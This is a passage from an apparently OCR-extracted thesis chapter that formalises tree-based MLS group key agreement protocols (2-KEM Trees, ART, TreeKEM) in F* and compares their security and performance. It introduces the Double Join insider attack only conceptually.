            → entropy:bytes → (s_p:secret & kp_p:key_package)

val node_decap: s_c:secret → dir:direction → kp_p:key_package
            → option (s_p:secret)
```

As we will see, the main difference between different tree-based protocols is in their implementation of these node_encap and node_decap functions.

Group State In F*, we define the messaging group state as follows:

```
type group_state = {
    gid: nat;
    lev: nat;
    tree: tree lev;
    transcript_hash: bytes }
```

The type tree lev represents a binary tree with lev levels; that is, the distance between the root and each leaf is exactly lev. Leaves are at level 0, and the root is at level lev. Each leaf contains an optional member_info and each node contain an optional key_package. There are max_size = 2^{lev} leaves in the tree; the membership of the group corresponds to the sequence of leaves, read from left to right. The subgroup of a node is the array of leaves in the subtree rooted at that node.

Every node that has a non-empty subgroup is associated with a *node secret* that is known only to only to the members of the subgroup. In particular, the node secret of the root is the group secret. Each node secret is used to derive an encryption key-pair; the public key is stored in the node's key package and can be used by other principals to encrypt key material to the node's subgroup. The key package also contains the last actor to have modified the node secret, and two ciphertexts containing the node secret encrypted with the public keys of the two children of the node.

If the node has an empty subgroup, it has no node secret and hence no key_package. If it has one child with an empty subgroup, then the node secret of the node is encrypted only for the other child. For example, in the tree of Figure 5.6, the key_package at node 67 is empty, but all other nodes have node secrets. The nodes 23 and 47 both have a single ciphertext (node secrets encrypted under ek_c and ek_{45}, respectively.) All other nodes have two ciphertexts, encrypted for both children.

Creating a Group in TGKAs To create the initial group state, the creator constructs the full tree bottom up, level by level. It first populates the leaves with the initial members. For each parent of a leaf, it calls node encapsulation to generate a subgroup secret and key package, goes up a level, and so on, until it reaches the root. Hence, creating a full tree requires $N = 2^{\text{lev}}$ calls to node encapsulation.

```
123 (* Create a new tree from a member array *)
124 let rec create_tree (lev:nat) (c:credential)
125                     (init:member_array (pow2 lev)) =
126   if lev = 0 then Leaf c init.[0]
127   else let init_l,init_r = split init (pow2 (lev-1)) in
128        let left = create_tree (lev-1) c init_l in
129        let right = create_tree (lev-1) c init_r in
130        Node c None left right
```



Figure 5.7 – CREATE operation for a TGKA.

However, each change to the group membership only affects a single *path* from a leaf to the root, which consists of lev = $log(N)$ nodes in the tree, as defined by the F* datatype:

```
112 type path (lev:nat) =
113   | PLeaf: mi:option member_info{lev=0} → path lev
114   | PNode: kp:option key_package{lev>0} →
115          next:path (lev-1) → path lev
```

Operation and Paths Each path is a sequence of PNodes ending with a PLeaf. To add, remove, or update a member_info at a leaf, a sender first creates a PLeaf with the desired change and repeatedly calls node_encap to create subgroup secrets and key packages for all nodes going up to the root. The resulting path is *applied* as a patch to a local tree, and is also sent (as part of an operation) to other members, who apply it to their own trees. All members then recalculate any subgroup secrets that have changed.

The operation from our API in Figure 5.2 identifies the actor, index, and modified leaf member, and then includes a path from this index to the root. The first element of the list updates the immediate parent of the leaf at index i, then the grand-parent, and so on.

```
351 type operation = {
352      lev: nat;
353      index: index_l lev;
354      actor: credential;
355      path: path lev & path lev }
```

Each operation over this group state results in a new tree. Adding an element at index i requires the actor to modify all the subtrees that i belongs to, resulting in a change to all the node keys from i to the root.



Figure 5.8 – UPDATE operation for a TGKA.
Here member a in position 1 update their encryption keypair, derive new node secrets and recompute key_packages for the other members by applying a path represented in purple.

The important thing to note is *that at least one* path as to update the root secret in order to update the messaging key K_{i+1}, even if the other one is just updating the key packages.

Updating a Path The only way to create an non-blank node in TreeKEM$_B$ is for a member to issue an update for its own leaf, by calling the function update_path l t i mi_i s_i.

```
220 (* Create an update path from a leaf to the root *)
221 let rec update_path (l:nat) (t:tree l) (i:nat{i<pow2 l}) (mi_i:member_info) (s_i:secret)
222                     : option (path l & s_root:secret) =
223   match t with
224   | Leaf _None → None
225   | Leaf _(Some mi) → if name(mi.cred) = name(mi_i.cred)
226                       then Some (PLeaf (Some mi_i),s_i) else None
227   | Node __left right →
228      let (j,dir) = child_index l i in
229      let (child,sibling) = order_subtrees dir (left,right) in
230      match update_path (l-1) child j mi_i s_i with
231        | None → None
232        | Some (next, cs) →
233          let ek_sibling = pub_keys (l-1) sibling in
234          let kp,ns = node_encap cs dir ek_sibling in
235          Some (PNode (Some kp) next, ns)
```

This function computes an *update path* in a tree t with l levels, starting at leaf i. It replaces the member_info at i with mi_i and uses the new leaf secret s_i to encapsulate a sequence of key packages for all internal nodes from i to the root, calling node_encap at each step.

Applying Paths to the Tree After update_path computed a new path to be packaged within an operation, the apply function executes the operation by calling the apply_path function which will be overwriting the corresponding nodes in a given tree.

After applying an operation generated by any of the above functions, each node in the tree with a non-empty subgroup has a fresh node secret and a key package with the node secret encrypted for all its non-empty children. Any principal who knows one of the leaf decryption keys can recompute the node secret for any of its ancestors by calling a function calculate_secret, which inverses the computations of update_path; it decrypts the node secret for the parent of the leaf, and uses this node secret to decrypt the node secret of the grandparent, and so on until the root of the tree.

```
144 (* Apply a path to a tree *)
145 let rec apply_path (l:nat) (i:nat{i<pow2 l}) (a:credential)
146                    (t:tree l) (p:path l) : tree l =
147   match t,p with
148   | Leaf _m, PLeaf m' →Leaf a m'
149   | Node __left right, PNode nk next →
150     let (j,dir) = child_index l i in
151     if dir = Left
152     then Node a nk (apply_path (l-1) j a left next) right
153     else Node a nk left (apply_path (l-1) j a right next)
```

Group Secrets and Messaging Keys At each group state, the member a at index i holds a set of secrets, defined by the type member_secrets:

```
42 type member_secrets = {
43     identity_sig_key: sign_key;
44     leaf_secret:secret;
45     current_dec_key: dec_key }
```

This record contains the current signature key, current decryption secret, and the member's leaf secret. In addition to these, an implementation will typically store the secrets for all the subgroups on the path from i to the root, to avoid recomputing them when an operation is received, and to enable efficient updates of the epoch secret.

We note that the previous messaging key K_{i-1} is stored separately and that messaging functions for messaging based on TGKAs are the same as described for Chained mKEM, and so we will not describe these further.

Subgroup Secrecy Invariant The confidentiality guarantees of all our tree-based protocols rely on a secrecy invariant: each subgroup secret (e.g. s_{03}) can be known only to the current members at the leaves of the subtree. If none of these members is compromised, the secret (s_{03}) cannot be learned by the adversary. Informally, this invariant holds because the subgroup secret

is only encapsulated to the encryption keys of its children (ek_{01}, ek_{23}), whose decryption keys are in turn derived from the child subgroup secrets (s_{01}, s_{23}). By applying this reasoning inductively all the way down to the leaves, we obtain the desired secrecy invariant for each node.

From the secrecy invariant on the root secret, we obtain a messaging key K_i that is only known to the current (versions of the current) group members. Using this key to protect group messages is enough to guarantee all the confidentiality goals of MLS (Msg-Conf, Add-FS, Rem-PCS, Upd-FS, Upd-PCS). By requiring the sender's signature on each message, we also obtain the authentication guarantees (Msg-Auth, Grp-Agr).

Intuitively, this is because, if the state was managed properly, on a compromise only the current versions of the secrets are leaked to the adversary. For Forward Secrecy K_{i-1} is safe because it already has been deleted if K_i exists. The opposite for PCS, if the current messaging key is K_i, K_{i+1} does not exist yet, and the adversary would have to guess future freshness to K. We describe our methodology in more details in later sections.

However, as we show in Section 5.3.5, the secrecy invariant does not always hold if there are malicious insiders, resulting in an attack. The TreeKEM$_\mathrm{B}$ protocol (Section 5.4) incorporates a fix for this attack, which we analyze in Section 5.5.

Performance Creating a tree costs a sender N calls to node_encap, while modifying it costs $log(N)$ calls. At recipients, the main work is to recalculate subgroup secrets, which requires $log(N)$ calls to node_decap. So the cost of each tree-based protocol directly depends on the cost of these functions.

5.3.4 Instances of TGKAs: 2-KEM Trees, ART, TreeKEM

We now describe three instantiations of the tree-based protocol that define node encapsulation in different ways.

5.3.4.1 2-KEM Trees: a Tree of 2-KEM subgroups

We now leverage our new generic Tree-based group state to describe another novel protocol: instead of maintaining a single group secret, we now maintain node secrets for each node in the tree, and encrypt each node secret for both the left and right child using an mKEM construction restricted to two recipients (2-KEM). We define its key_package in the following way:

```
1 type key_package = {
2     last_actor: credential;
3     node_ek: enc_key;
4     encrypted_keys: option dec_key * option dec_key }
```

Node Encapsulation We instantiate the node encapsulation and decapsulation functions of 2-KEM using the following definitions:

This function takes two encryption keys (for the left and right children of a node) and a fresh subgroup secret s, it encrypts the secret under both keys and stores it in a key package along with an encryption key derived from s. The decapsulation function node_decap performs the dual computation; it takes a key package and one of the two decryption keys (dk_l or dk_r); it extracts

```
let node_encap_2kem (ek_l : enc_key) (ek_r : enc_key)
                       (s:secret) (entropy) : key_package =
   let cipher_l = pke_enc s ek_l in
   let cipher_r = pke_enc s ek_r in
   let dk = derive_dec_key s in
   let ek = dec_to_enc_key dk in
   mk_key_package_2kem ek cipher_l cipher_r
```

and decrypts the appropriate ciphertext (cipher_l or cipher_r) and returns the secret s that was encapsulated in the key package.

```
let node_decap_2kem (d : direction) (dk_d : dec_key)
              (kp : key_package) : (secret * dec_key) =
   let (ek,cipher_l,cipher_r) = split_key_package_2kem kp in
   let cipher_d = if d = Left then cipher_l else cipher_r in
   let s = pke_dec cipher_d dk_d in
   let dk = derive_dec_key s in
   (s,dk)
```

Generated Node Keypairs:

$(dk_{01}, ek_{01}), (dk_{23}, ek_{23}), (dk_{45}, ek_{45}),$
$(dk_{03}, ek_{03}), (dk_{47}, ek_{47})$

Generated Group Secret: s_{07}

Node Ciphertexts:

$$kp_{01} \stackrel{\text{def}}{=} ek_{01}, \mathbf{enc}(dk_{01}, [ek_a, ek_b])$$
$$kp_{23} \stackrel{\text{def}}{=} ek_{23}, \mathbf{enc}(dk_{23}, [ek_c])$$
$$kp_{45} \stackrel{\text{def}}{=} ek_{45}, \mathbf{enc}(dk_{45}, [ek_d, ek_e])$$
$$kp_{03} \stackrel{\text{def}}{=} ek_{03}, \mathbf{enc}(dk_{03}, [ek_{01}, ek_{23}])$$
$$kp_{47} \stackrel{\text{def}}{=} ek_{47}, \mathbf{enc}(dk_{47}, [ek_{45}, ek_{67}])$$
$$kp_{07} \stackrel{\text{def}}{=} \mathbf{enc}(s_{07}, [ek_{03}, ek_{47}])$$

Figure 5.9 – Computations for 2-KEM Trees

For example, the sender's computations for encapsulating the secrets at node 03 can be written as follows:

```
s03 = gen_secret ()
dk03 = derive_dec_key s03
ek03 = dec_to_enc_key dk03
kp03 = (ek03, pke_enc s03 ek01, pke_enc s03 ek23)
```

The resulting key package kp_{03} consists of the node encryption key (ek_{03}), a ciphertext for the left child (01) and a ciphertext for the right child (23).

To decapsulate the node secret from kp_{03}, a recipient first needs to compute one of the two decryption keys (dk_{01} or dk_{23}), and then can use it to decrypt the corresponding ciphertext. For example, the decapsulation operations for node 03 at member 0 or 1 would be:

```
(ek_03, c_01, c_23) = kp_03
s_03 = pke_dec c_01 dk_01
dk_03 = derive_dec_key s_03
```

Applying operations for 2-KEM Trees amounts to modifying the corresponding path in the group's tree. To compute the group secret, one must know the secret key for one of the leaf credentials, and then we can decrypt the node secret for each node on the path from the leaf to the root, recursively as follows:

```
let rec tree_secret (t:tree) (i:nat) (dk:dec_key) =
    match t with
    | Leaf x → dk
    | Node left right (Some kp) →
        if to_left i then
          let dk_left = tree_secret left (child i) dk in
          node_decap_2kem dk_left (fst kp.encrypted_keys)
        else
          let dk_right = tree_secret right (child i) dk in
          node_decap_2kem dk_right (snd kp.encrypted_keys)

let group_secret (g:group_state) (i:index g) (m:credential) (sk:secrets m) =
    if valid_member g i m then
       tree_secret g.tree i (dec_key sk)
    else None
```

Security The security of the protocol described here depends on an invariant of the tree data structure: the node secret at each node is known only to the members under that node. It is easy to informally see how this invariant is maintained. Initially, the creator generates node secrets for each node and encrypts it only to its (non-empty) children. Subsequent operations generate fresh node secrets and again encrypt them only to the (current) encryption keys of the two children. Node secrets are only used to derive encryption-decryption key-pairs and the root secret is used to derive a messaging key. These derivations and subsequent encryptions using the derived keys do not leak the node secret.

It is important to note, however, that compared to Chained mKEM, the tree-based protocol described here requires more trust in the senders of group operations. Now, every node has a key package and so a malicious member can tamper with the tree in insidious ways. For example, in Figure 5.6, suppose the member a at index `0` adds a new member f at index `7`. Then a gets to choose the node secrets for nodes `67`, `47`, and `07`, even though `i` is not a member of the first two subtrees. We say that a is now an *actor* or an *implicit member* in `67` and `47`, until the new member f issues an update. This has important security consequences: if a is deleted from index `i`, we may assume that it can no longer compute the group secret, but it can, since it knows the node secret for `67` until f updates.

Hence, the precise security invariant for the tree-based protocol is more nuanced than that for Chained mKEM; we say that each node secret may be known only to the members of the node's subgroup, as long as none of the actors in the node's subtree were auth-compromised.

Performance By using a tree instead of a flat data structure, we have roughly doubled the size of the group state compared to Chained mKEM. In addition to the $O(\mathsf{max_size}\ g)$ member leaves, the tree has $O(\mathsf{max_size}\ g)$ nodes each with (potentially) its own key package containing (up to) two ciphertexts. The Create and Welcome messages carry the full tree and hence are double the size. Assuming that each 2-KEM operation costs the same as two public-key encryptions, the cost of creating the group also doubles. In exchange, however, we obtain vastly improved performance for group operations.

The size of each operation $(l-1)$ now grows logarithmically with the maximum size of the group (since $l = log(\mathsf{max_size}\ g)$), unlike the linear scaling of Chained mKEM. Constructing each operation costs up to $2 * (l-1)$ public-key encryptions, which is again logarithmic in the maximum group size. Note, however that processing an operation and calculating the new group secret at an operation receiver now takes $l-1$ public-key decryptions, which is more expensive than the single decryption required for Chained mKEM.

There are many natural space-saving optimizations that can be applied to tree-based protocols like the one described above. In particular, a members at some leaf index does not need to store the full tree, if it does not intend to modify other parts of the tree. Just storing the path and co-path from its leaf to the root is enough to process group operations and to issue updates for its own leaf.

In summary, the tree-based protocol here allows for significant performance improvements when sending operations and some storage optimizations. However, this is at the cost of worse performance when processing operations, and having to trust all the members who may have recently added or removed members from the tree. In the rest of this section, we'll consider more refined designs that seek to overcome these shortcomings.

5.3.4.2 Asynchronous Ratcheting Trees (ART)

At a high level, the Asynchronous Ratcheting Trees (ART) protocol [94] can be seen as an instance of Tree-based Group Key Agreements (TGKAs) similar to 2-KEM Trees but where node encapsulation is implemented using Diffie-Hellman computations to efficiently generate and deliver subgroup secrets.

The tree data structure for ART is the same as Figure 5.6; each subgroup still has a secret that is known only to its members. The first difference is that instead of a public key encryption keypair, each member maintains a Diffie-Hellman keypair $(x_{a_i^v}, g^{x_{a_i^v}})$. Similarly, each subgroup secret (e.g. s_{01}) is used to derive a Diffie-Hellman keypair $(x_{01}, g^{x_{01}})$. The second difference is that the subgroup secret of each parent subgroup is computed as a Diffie-Hellman shared secret using the keys of the two child subgroups (e.g. $s_{03} = g^{x_{01}x_{23}}$). This construction guarantees that in order to compute the secret for a subgroup (e.g. 03), a principal must know the secrets (x_{01} or x_{23}) of one of its two subgroups. Following this property recursively down to the leaves, this means that a subgroup secret is only known to its members.

This construction also prevents an external actor from creating or modifying a subgroup, since it will not be able to recompute the subgroup's Diffie-Hellman public key, which it needs to (recursively) update the parent group and to finally compute the new root secret.

Node Encapsulation / Derivation As described in the previous paragraph with 2-KEM Trees, ART can be abstracted as a Tree-Based protocol an encapsulation function can be written as follows:

```
let node_encap_art (gx_l : dh_pub) (gx_r : dh_pub)
                   (d : direction) (x_d : dh_priv) : key_package =
  let gy = if d = Left then gx_r else gx_l in
  let s = dh_shared_secret gy x_d in
  let dk = derive_dh_priv s in
  let ek = dh_priv_to_pub dk in
  mk_key_package_art ek gx_r gx_l
```

To obtain the subgroup secret s, node_encap_art computes a Diffie-Hellman shared secret using one child's private key (x_d) and the other child's public (gy). It then generates a fresh Diffie-Hellman keypair (dk,ek) and constructs a key package with ek and the two public keys: the public key of one child subgroup effectively becomes the ciphertext for the other. Any recipient who knows one of the two private keys (dk_{01}, dk_{23}) can then recompute the encapsulated secret s from the key package by repeating the Diffie-Hellman computation:

```
let node_decap_art (d : direction) (x_d : dh_priv)
               (kp : key_package) : node_secrets =
  let (ek,gx_r,gx_l) = kp in
  let gy = if d = Left then gx_r else gx_l in
  let s = dh_secret gy x_d in
  let (ek,dk) = derive_enc_keypair s in
  (s,dk)
```

The key assumption that facilitates the use of Diffie-Hellman here is that the sender who calls node_encap_art must know one of the two Diffie-Hellman private values (x_l or x_r). While this is true for Update and when a new member Adds itself, it is not true for Create, Add, or Remove (where the sender typically belongs to a different subtree than the receiver).

```
s03 = dh_secret ek01 dk23
    = dh_secret ek03 dk23
    (= g^{x01 x23})
dk03 = derive_dh_priv s03
ek03 = dh_priv_to_pub dk03
kp03 = (ek03, ek23, ek01)
```

To compute the secret s_{03}, the sender computes a Diffie-Hellman shared secret using one recipient's private key and the other's public key. The returned key package kp_{03} contains the new public key for 03 and the public keys of its two children Any recipient who knows one of the two private keys (dk_{01}, dk_{23}) can then recompute the encapsulated secret s_{03} from the key package by repeating the Diffie-Hellman computation: the public key of one child subgroup effectively becomes the ciphertext for members of the other.

Consequently, just using the Diffie-Hellman encapsulation mechanism of ART does not allow for the full functionality of MLS. To implement create, the ART design [94] requires that the creator must generate Diffie-Hellman keypairs for all the leaves and encrypt each leaf's private

Node Keypairs:

$$
\begin{aligned}
dk_{01} &\stackrel{\text{def}}{=} \mathbf{dh}(ek_a, dk_b) = \mathbf{dh}(ek_b, dk_a)\\
ek_{01} &\stackrel{\text{def}}{=} \mathbf{dhpub}(dk_{01})\\
(dk_{23}, ek_{23}) &\stackrel{\text{def}}{=} (dk_c, ek_c)\\
dk_{45} &\stackrel{\text{def}}{=} \mathbf{dh}(ek_d, dk_e) = \mathbf{dh}(ek_e, dk_d)\\
ek_{45} &\stackrel{\text{def}}{=} \mathbf{dhpub}(dk_{45})\\
dk_{03} &\stackrel{\text{def}}{=} \mathbf{dh}(ek_{01}, dk_{23}) = \mathbf{dh}(ek_{23}, dk_{01})\\
ek_{03} &\stackrel{\text{def}}{=} \mathbf{dhpub}(dk_{03})\\
(dk_{47}, ek_{47}) &\stackrel{\text{def}}{=} (dk_{45}, ek_{45})\\
dk_{07} &\stackrel{\text{def}}{=} \mathbf{dh}(ek_{03}, dk_{47}) = \mathbf{dh}(ek_{47}, dk_{03})
\end{aligned}
$$

Group Secret: $s_{07} \stackrel{\text{def}}{=} dk_{07}$
Node Ciphertexts: $kp_{ij} \stackrel{\text{def}}{=} ek_{ij}$

Figure 5.10 – Computations for an ART Tree

key to the corresponding member, using some external protocol like Signal. (The add and remove operations are unspecified in [94].)

Group Operations The original ART design does not support dynamic groups (i.e. adding and removing members), hence, adapting ART for MLS requires external mechanisms, such as Signal channels to deliver leaf keys [94]. This is because a pure Diffie-Hellman tree will not allow us to implement group creation (since the creator cannot be a member of all subgroups) or operations like Add and Delete, which are typically initiated by members located in other parts of the tree.

One solution is to use a hybrid approach that public key encryption at the leaves and Diffie-Hellman at the internal nodes. An external actor can generate a Diffie-Hellman keypair and encrypt it to a member, storing the ciphertext in the corresponding leaf. It can then use the private key to compute all subgroup secrets and Diffie-Hellman keys on the path from the leaf to the root. ART already uses this hybrid design at group creation time, and we believe it can also be used for the add and remove operations.

A consequence of the hybrid design is that each leaf in the ART tree has both an explicit member and (possibly) an external actor (who generated the leaf key). The external actor only disappears when the member updates the leaf key.

We recommend using 2-KEM Trees node encapsulation for the lowest layer of internal nodes (just above the leaves) and then using ART for the rest of the tree. Indeed, allowing this kind of composition is one of the advantages of our generic tree-based protocol model. The performance profile of ART is similar to 2-KEM Trees, except that it requires Diffie-Hellman operations instead of public-key encryption. In terms of security, ART offers an additional property that both child subgroups *contribute* key material to the parent group secret.

Security In comparison with 2-KEM Trees, the Diffie-Hellman construction of ART ensures that both child subgroups *contribute* to the subgroup secret of their parent, which may be a useful property in some scenarios. Conversely, 2-KEM Trees ensures that each subgroup secret is an independent random value, which makes the construction more modular and easier to compose. However, both constructions are sufficient to achieve the main secrecy and authenticity guarantees of MLS.

Like in Chained mKEM, message authenticity and group agreement relies on on every message being signed by the sender, along with the current transcript hash. If this sender is honest, all recipients can be confident that the received message (and group state) has not been tampered with.

Message secrecy in our tree-based protocols relies on the secrecy of the root secret (s_{07}), which in turns relies on a subgroup invariant that must hold for all internal nodes in the tree: each subgroup secret (e.g. s_{03}) is known only to the members in the corresponding subtree (a, b, c). Informally, this subgroup invariant should always hold, in both 2-KEM Trees and in ART, since each subgroup secret is refreshed whenever one of its members is modified, and the new secret is derivable only by the (new) members of the subgroup.

Performance The size of the group state in tree-based protocols is roughly double the maximum group size, because of the additional tree structure. In 2-KEM Trees trees, the cost of creating a group state with at most N members is roughly the same as $2N$ public key encryptions (two for each of the internal nodes) and N secret-to-public-key conversions (`dec_to_enc_key`). In ART, the cost is N public key encryptions (one for each leaf), N Diffie-Hellman computations (one for each internal node), and N secret-to-public-key conversions (`dh_priv_to_pub`). The cost of sending an update in both protocols is roughly $log(N)$ node secret encapsulations (the height of the tree), which translates to $O(log(N))$ public-key operations in both cases. Similarly, the cost of processing a group state or a group operation is $O(log(N))$ public key operations. All other protocol costs are negligible in comparison.

In comparison with Chained mKEM, the size and cost of sending group modifications in tree-based protocols scales much better ($log(N)$ vs. N encryptions) but the cost of receiving messages is higher ($log(N)$ vs. 1 decryption). Hence, evaluating the performance trade-off of adopting a tree-based design depends on the size of the group and on whether we wish to optimize the protocol for senders or receivers.

5.3.4.3 TreeKEM

The TreeKEM protocol, first proposed in [59], seeks to reduce the computation cost at receivers to be comparable to that of Chained mKEM. Like in 2-KEM Trees, each leaf and node in the TreeKEM tree is associated with a public key encryption keypair. The main difference is that TreeKEM uses a novel construction to implement the node secret encapsulation mechanism.

Node Secret Encapsulation As in ART, we assume that the sender who wants to encapsulate a node secret already knows the node secret of one of the two children. So, to encapsulate the node secret for `03`, a sender who knows the node secret s_{01} needs to perform the following operations:

```
1  s03 = kdf s01 ek23
2  dk03 = derive_dec_key s03
3  ek03 = dec_to_enc_key dk03
4  c23 = pke_enc s03 ek23
5  kp03 = (ek03, ek23, c23)
```

It first derives the node secret s_{03} using a key derivation function (formally modeled as a pseudo-random function) from s_{01} and ek_{23}. It then derives an encryption keypair (ek_{03}, dk_{03}) for the node, encrypts s_{03} under ek_{23}, and returns a key package kp_{03} that contains the node encryption key, the encryption key ek_{23}, and the ciphertext.

Decapsulating a node secret at a recipient works differently depending on which child subgroup the recipient belongs to. For example, members of `01` can decapsulate kp_{03} from s_{01} by only using the first two operations of encapsulation (`kdf`, then `derive_dec_key`), both of which are symmetric key operations. Members of `23`, on the other hand, need to use public key decryption to obtain s_{03} from c_{23}, and then derive dk_{23}.

The key idea behind TreeKEM is to use this asymmetry to significantly decrease the processing cost of group operations.

Constructing Group Operations Creating the initial group state in TreeKEM proceeds bottom-up as usual, but remember that the creator does not know the encryption key of all members, and so the node encapsulation mechanism described above cannot be used at the lowest layer of internal nodes (s_{01}, s_{23}, s_{45}). Instead, we use the 2-KEM Trees encapsulation mechanism for these nodes, and then TreeKEM for all other internal nodes (s_{03}, s_{47}, s_{07}) above them.

Modifying a group at some leaf requires the sender to update the path from the leaf to the root, using 2-KEM Trees for the lowest internal node, and TreeKEM node encapsulation for all other nodes to the root.

Processing Group Operations When a member receives an initial group state, it calculates the secrets for all subgroups along the path from its leaf to the root; and this may take between 1 and $log(()n)$ public-key decryptions, which is no better, in the worst-case, than 2-KEM Trees or ART.

However, once it has cached these secrets, subsequent operations can be processed with a single public-key decryption. For example, suppose the member at leaf `3` receives an operation that modifies the path from leaf `1` to the root. After applying this operation, the subgroup secret at `23` is unaffected, but the secrets at `03` and `07` need to be recomputed:

```
1  (ek03,ek23,c23) = kp03
2  s03 = pke_dec c23 dk23
3  dk03 = derive_dec_key s03
4
5  (ek07,ek45,c45) = kp07
6  s07 = kdf c03 ek45
7  dk07 = derive_dec_key s07
```

The member first decapsulates the node secret for `03`, which requires a public-key decryption, but then, since it knows s_{03}, it can derive the node secret for `07` with only symmetric-key operations. In general, each recipient will only need to decrypt the secret for the lowest common subgroup between the modified leaf and the recipient's leaf.

Node Keypairs:

$$dk_{01} \stackrel{\text{def}}{=} \mathbf{kdf}(dk_b, \mathbf{right}, ek_a)$$
$$ek_{01} \stackrel{\text{def}}{=} \mathbf{pub}(dk_{01})$$
$$(dk_{23}, ek_{23}) \stackrel{\text{def}}{=} (dk_c, ek_c)$$
$$dk_{45} \stackrel{\text{def}}{=} \mathbf{kdf}(dk_d, \mathbf{left}, ek_e)$$
$$ek_{45} \stackrel{\text{def}}{=} \mathbf{pub}(dk_{45})$$
$$dk_{03} \stackrel{\text{def}}{=} \mathbf{kdf}(dk_{01}, \mathbf{left}, ek_{23})$$
$$ek_{03} \stackrel{\text{def}}{=} \mathbf{pub}(dk_{03})$$
$$(dk_{47}, ek_{47}) \stackrel{\text{def}}{=} (dk_{45}, ek_{45})$$
$$dk_{07} \stackrel{\text{def}}{=} \mathbf{kdf}(dk_{47}, \mathbf{right}, ek_{03})$$

Group Secret: $s_{07} \stackrel{\text{def}}{=} dk_{07}$

Node Ciphertexts:

$$kp_{01} \stackrel{\text{def}}{=} \mathbf{left}, ek_{01}, \mathbf{enc}(dk_{01}, ek_a)$$
$$kp_{23} \stackrel{\text{def}}{=} \mathbf{right}, ek_{23}, _$$
$$kp_{45} \stackrel{\text{def}}{=} \mathbf{left}, ek_{45}, \mathbf{enc}(dk_{45}, ek_e)$$
$$kp_{03} \stackrel{\text{def}}{=} \mathbf{left}, ek_{03}, \mathbf{enc}(dk_{03}, ek_{23})$$
$$kp_{47} \stackrel{\text{def}}{=} \mathbf{left}, ek_{45}, _$$
$$kp_{07} \stackrel{\text{def}}{=} \mathbf{right}, ek_{07}, \mathbf{enc}(dk_{07}, ek_{03})$$

Figure 5.11 – Computations for a TreeKEM tree

Security The security invariant for TreeKEM is the same as that for 2-KEM Trees; the only difference is that security relies on a combination of public key encryption and a key derivation function. As with 2-KEM Trees, a TreeKEM tree may have up to N external actors at each subgroup, and security relies on the current actors in the tree being honest: if any of them is malicious, it can break message secrecy.

Performance The cost of constructing group states and operations in TreeKEM is roughly the same as in 2-KEM Trees and ART: group creation requires $2n$ public-key encryptions and constructing a group operation requires $log(()n)$ public key encryptions.

The cost of processing a full group state and computing all the subgroup secrets at a recipient corresponds to between 1 and $log(()n)$ public-key decryptions. The cost of processing a group operation is 1 public-key decryption (and up to $log(()n)$ symmetric key operations).

5.3.5 Malicious insiders and the Double Join attack

In MLS, any group member can create a group, and add or remove other members. This means that a member (a) who occupies a leaf (0) in the tree can change the membership of subtree (23) that it is not a member of. In such cases, we say that the member (a) is an *external actor* for the subgroup (23).

In all our tree-based protocols so far, an external actor needs to generate and encapsulate the subgroup secrets for any subgroup it modifies, but we expect it to then *throw away* these subgroup secrets. However, if the external actor is *malicious* (actively compromised), it may hold on to the secrets, so even if it is subsequently removed from the full group, it can still (stealthily) read group messages. Hence, malicious insiders can break the subgroup secrecy invariant.



Figure 5.12 – Double Join Attack on 2-KEM Trees, ART, and TreeKEM.
